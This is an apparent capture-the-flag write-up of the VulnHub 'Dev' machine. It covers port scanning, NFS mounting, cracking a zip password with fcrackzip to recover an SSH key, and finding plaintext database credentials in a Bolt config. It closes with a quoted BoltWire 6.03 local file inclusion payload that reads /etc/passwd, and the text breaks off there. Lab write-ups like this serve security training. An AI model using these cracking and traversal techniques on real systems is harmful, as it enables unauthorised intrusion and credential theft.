DEV (VulnHub) – Write-up

Platform: VulnHub

Machine Name: Dev

Difficulty: Medium

Environment: Isolated local lab (Kali Linux & VulnHub VM)

Objective: Obtain root access and retrieve the flag


Attacker ip address : 192.168.78.136

Victim (Dev) ip address : 192.168.78.145


Step 1 : IP address identification and connectivity check

- The attacker and victim IP addresses were identified using local interface checks.

(Attacker)



(Victim)



- A ping test was then performed to confirm that the victim machine was reachable.

```
┌──(root💀kali)-[~]
└─# ping 192.168.78.145
PING 192.168.78.145 (192.168.78.145) 56(84) bytes of data.
64 bytes from 192.168.78.145: icmp_seq=1 ttl=64 time=0.730 ms
64 bytes from 192.168.78.145: icmp_seq=2 ttl=64 time=0.502 ms
64 bytes from 192.168.78.145: icmp_seq=3 ttl=64 time=0.509 ms
64 bytes from 192.168.78.145: icmp_seq=4 ttl=64 time=0.530 ms
```

Step 2 : Port scanning and service enumeration


- An Nmap scan was conducted to identify open ports and running services
- Command : ‘ nmap -A -T4 -p- 192.168.78.145 ’

```
┌──(root💀kali)-[~]
└─# nmap -A -T4 -p- 192.168.78.145
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-29 04:26 EST
Nmap scan report for 192.168.78.145
Host is up (0.00047s latency).
Not shown: 65526 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp   open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35895/tcp   mountd
|   100005  1,2,3      44080/udp   mountd
|   100005  1,2,3      46519/tcp6  mountd
|   100005  1,2,3      48018/udp6  mountd
|   100021  1,3,4      40444/udp   nlockmgr
|   100021  1,3,4      42991/tcp   nlockmgr
|   100021  1,3,4      46241/tcp6  nlockmgr
|   100021  1,3,4      49184/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl  3 (RPC #100227)
8080/tcp open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
```

- The scan revealed : Port 22(SSH), Port 80 (Apache), Port 8080 (Apache) and Port 2049 (Network File Share)

Step 3 : Enumerating NFS shares

- The showmount tool was used to check for any exported files in the network
- Tool : ‘ showmount ’ , command : ‘ showmount -e 192.168.78.145 ’



- An exported directory /srv/nfs was discovered, indicating that the file system could be mounted remotely.

Step 4 : Mounting the NFS share


- A local directory was created (or reused) and the NFS share was mounted
- command used : ' mount -t nfs 192.168.78.145:/srv/nfs /mnt/dev ’

- Once mounted, the contents of the directory became accessible on the attacker machine.

Note : mount prior to visiting the intended directory

Step 5 : Acessing and cracking the ZIP archive

- An attempt to unzip the file showed that it was password protected, hence it needed to be cracked



- Tool : ‘ fcrackzip ’
- Command : ‘ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip ’
- fcrackzip — tool name
- -v — verbose; shows progress and details of cracking on screen

- -u — tries to unzip instead of only cracking the pwd.
- -D — tells the tools we're gonna provide a wordlist.
- -p /usr/share/wordlists/rockyou.txt — path to the wordlist
- save.zip — target file name
- The password was successfully cracked, allowing the archive to be extracted.

```
┌──(root💀kali)-[/mnt/dev]
└─# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip

found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    138/   164, flags 9, chk 2aa1)


PASSWORD FOUND!!!!: pw == java101
```

Step 6 : Extracting credentials from the archive

- After unzipping the file, the contents were reviewed.
- A private SSH key (id_rsa) and a text file containing notes were found.


```
┌──(root💀kali)-[/mnt/dev]
└─# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

┌──(root💀kali)-[/mnt/dev]
└─# ls
id_rsa  save.zip  todo.txt
```

```
┌──(root💀kali)-[/mnt/dev]
└─# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct ...
- Update development website
- Keep coding in Java because it's awesome

jp
```

- These files suggested potential credential reuse and hinted at further web-based services.

Step 7 : Web enumeration on port 80


- Directory enumeration was performed on port 80 using dirb.
- command : ‘ dirb http://192.168.78.145:80 ’



- Several directories were discovered, including an **/app/** directory that was accessible and browseable

Step 8: Exploring the /app/ directory

- Browsing the /app/ directory revealed application files and configuration folders.



Index of /app

Name	Last modified	Size	Description
Parent Directory		-	
cache/	2021-09-14 23:10	-	
config/	2021-06-01 15:38	-	
database/	2021-06-01 10:09	-	
nut	2020-10-19 12:40	633	

Apache/2.4.38 (Debian) Server at 192.168.78.145 Port 80


- Inside the config/ directory, a config.yml file was found.

Index of /app/config

Name	Last modified	Size	Description
Parent Directory		-	
config.yml	2021-06-01 15:38	21K	
contenttypes.yml	2021-06-01 10:12	12K	
extensions/	2020-10-19 12:51	-	
menu.yml	2021-06-01 10:12	672	
permissions.yml	2021-06-01 10:12	8.3K	
routing.yml	2021-06-01 10:12	3.4K	
taxonomy.yml	2021-06-01 10:12	793	

yml = the file's contain is in human readable form


- Reviewing this file exposed **database credentials**, which were stored in plaintext.




- These credentials were noted for later use.


Step 9 : Identifying the BoltWire service (port 8080)

- Further enumeration revealed a web service running on port **8080**, identified as a **BoltWire CMS** instance.




- Directory enumeration confirmed that the application was accessible and allowed user registration.






- An account was registered to allow further interaction with the application.



Step 10 : Researching BoltWire vulnerabilities

- Known vulnerabilities related to BoltWire were researched using searchsploit and public references.



- Google : ‘ https://www.exploit-db.com/exploits/48411 ’


exploit-db.com/exploits/48411

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP


LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

